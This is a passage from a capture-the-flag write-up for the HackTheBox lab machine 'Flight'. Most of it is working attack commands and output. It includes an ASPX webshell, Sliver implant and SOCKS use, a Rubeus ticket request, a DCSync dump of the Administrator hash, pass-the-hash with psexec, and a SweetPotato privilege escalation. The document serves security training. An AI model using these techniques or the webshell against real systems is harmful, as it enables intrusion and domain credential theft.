
```
sliver (PROTECTIVE_MARBLE) > socks5 start

[*] Started SOCKS5 127.0.0.1 1081
⚠  In-band SOCKS proxies can be a little unstable depending on protocol
```

Now that we have established a SOCKS tunnel, we can try to access the internal IIS server. We can use the Firefox add-on called FoxyProxy. The first step after the installation is to configure it to use the SOCKS proxy.




Then, we route our traffic through the proxy and try to access `http://127.0.0.1:8000`.




There is indeed a website listening on `localhost:8000`. Searching through the directories and files inside `C:\inetpub` and comparing them to the web site that we accessed, we can safely conclude that the `C:\inetpub\development` is the directory that gets hosted. Since, the user `c.bum` is a member of a group called `WebDevs` it's plausible that we have write access to the `C:\inetpub\development` folder. Our goal is to get a sliver session as the account that runs the IIS server. Let's use sliver once again to upload the following simple ASPX webshell.

```
<%@Page Language="C#"%><%var p=new System.Diagnostics.Process{StartInfo=
{FileName=Request["c"],UseShellExecute=false,RedirectStandardOutput=true}};p.Start();%>
<%=p.StandardOutput.ReadToEnd()%>
```

```
sliver (PROTECTIVE_MARBLE) > upload shell.aspx 'C:\inetpub\development\shell.aspx'

[*] Wrote file to C:\inetpub\development\shell.aspx
```

Now, we can trigger our sliver implant from our browser by visiting the following URL with our SOCKS proxy enabled.

```
http://127.0.0.1:8000/shell.aspx?c=C:\users\public\music\htb.exe
```

```
[*] Session 5db0a6e7 PROTECTIVE_MARBLE - 10.129.42.88:55944 (g0) - windows/amd64
sliver (PROTECTIVE_MARBLE) > sessions -i 5db0a6e7
sliver (PROTECTIVE_MARBLE) > whoami

[*] Current Token ID: IIS APPPOOL\DefaultAppPool
```

We get a new session as the "user" `IIS APPPOOL\DefaultAppPool`. This "user" is in fact a Microsoft Virtual Account and according to Microsoft:

```
Services that run as virtual accounts access network resources by using the credentials
of the computer account in the format <domain_name>\<computer_name>$.
```

This means, that we can use Rubeus from our current session to request a ticket for ourselves (the machine account) and perform a DCSync attack.

As a matter of fact, `armory` which comes along with `sliver` has a `Rubeus` module that will make our exploitation a bit easier. First of all, we have to install the module.

```
sliver> armory install rubeus
```

Then, we can execute it on our current session as we would the binary itself.

```
rubeus tgtdeleg /nowrap
```

```
sliver (PROTECTIVE_MARBLE) > rubeus tgtdeleg /nowrap

[*] rubeus output:
[*] Action: Request Fake Delegation TGT (current user)
[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/g0.flight.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache:
4vyCjngEuhYQHkHCLkbk9kZ0m/Nk3qzxr/22ZIixvxY=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

doIFVDCCBVCgAwIBBaEDAgEWooI<SNIP>HSFQuSFRC
```

Now that we have a valid ticket for the machine account, we need to convert it from the `base64 - kirbi` format to `ccache` to use it with impacket. For the conversion we write the ticket output to a file called `ticket.b64` and then we execute the following chain of commands to get the Administrator's hash.

```
cat ticket.b64 | base64 -d > ticket.kirbi
kirbi2ccache ticket.kirbi ticket.ccache
sudo ntpdate -u flight.htb
KRB5CCNAME=ticket.ccache impacket-secretsdump -k -no-pass g0.flight.htb -just-dc-user
Administrator -target-ip 10.129.42.88
```

> Note the `ntpdate` command to synchronize your local machine clock to that of the DC. A necessary step since we are going to use Kerberos authentication.

```
cat ticket.b64 | base64 -d > ticket.kirbi
kirbi2ccache ticket.kirbi ticket.ccache
sudo ntpdate -u flight.htb
KRB5CCNAME=ticket.ccache impacket-secretsdump -k -no-pass g0.flight.htb -just-dc-user Administrator -target-ip 10.129.42.88

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c:::
<SNIP>
[*] Cleaning up...
```

Finally, we can use the hashes that we extracted to authenticate as the `Administrator` user using `impacket-psexec`.

```
impacket-psexec Administrator@flight.htb -hashes
aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c
```

```
impacket-psexec Administrator@flight.htb -hashes aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c

[*] Requesting shares on flight.htb.....
[*] Found writable share ADMIN$
[*] Uploading file fjSoOWmC.exe
[*] Opening SVCManager on flight.htb.....
[*] Creating service Fsqb on flight.htb.....
[*] Starting service Fsqb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.

# Appendix - Alternative Privilege Escalation

The "user" `IIS APPPOOL\DefaultAppPool` is a service/virtual account. This means that is has the `SeImpersonatePrivilege` enabled.

```
sliver (PROTECTIVE_MARBLE) > shell

[*] Started remote shell with pid 3604

PS C:\windows\system32\inetsrv> whoami /all

<SNIP>
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
<SNIP>
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
<SNIP>
```

This privilege is associated with a family of exploits known as "potatoes". You can read more about them here. Essentialy what you are trying to achieve is to force the machine to authenticate as `NT AUTHORITY\SYSTEM` to a process you control and then, because you have the `SeImpersonatePrivilege`, create a new process that runs as `NT AUTHORITY\SYSTEM`. For this example, let's use SweetPotato that's actually a collection of potatoes. After you build the project using `VisualStudio` you can use `sliver` once again to upload the executable a get a new session as `SYSTEM`.

```
sliver > cd "C:\users\public\music"
sliver > upload /opt/SweetPotato.exe
sliver > shell
.\SweetPotato.exe -e EfsRpc -p "C:\users\public\music\htb.exe"
```

```
sliver (PROTECTIVE_MARBLE) > cd "C:\users\public\music"
sliver (PROTECTIVE_MARBLE) > upload /opt/SweetPotato.exe
sliver (PROTECTIVE_MARBLE) > shell

PS C:\users\public\music> .\SweetPotato.exe -e EfsRpc -p "C:\users\public\music\htb.exe"

SweetPotato by @_EthicalChaos_
<SNIP>
[+] Attempting NP impersonation using method EfsRpc to launch C:\users\public\music\htb.exe
[+] Triggering name pipe access on evil PIPE \\localhost/pipe/7f4096e9-e36b-4e9d-83a6-
dce6db106ced/\7f4096e9-e36b-4e9d-83a6-dce6db106ced\7f4096e9-e36b-4e9d-83a6-dce6db106ced
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] Process created, enjoy!
[*] Session 28271b19 PROTECTIVE_MARBLE - 10.129.42.88:61976 (g0) - windows/amd64

sliver (PROTECTIVE_MARBLE) > sessions -i 2827
sliver (PROTECTIVE_MARBLE) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
```

Finally, we have a session as the `NT AUTHORITY\SYSTEM` account and we can read the root flag.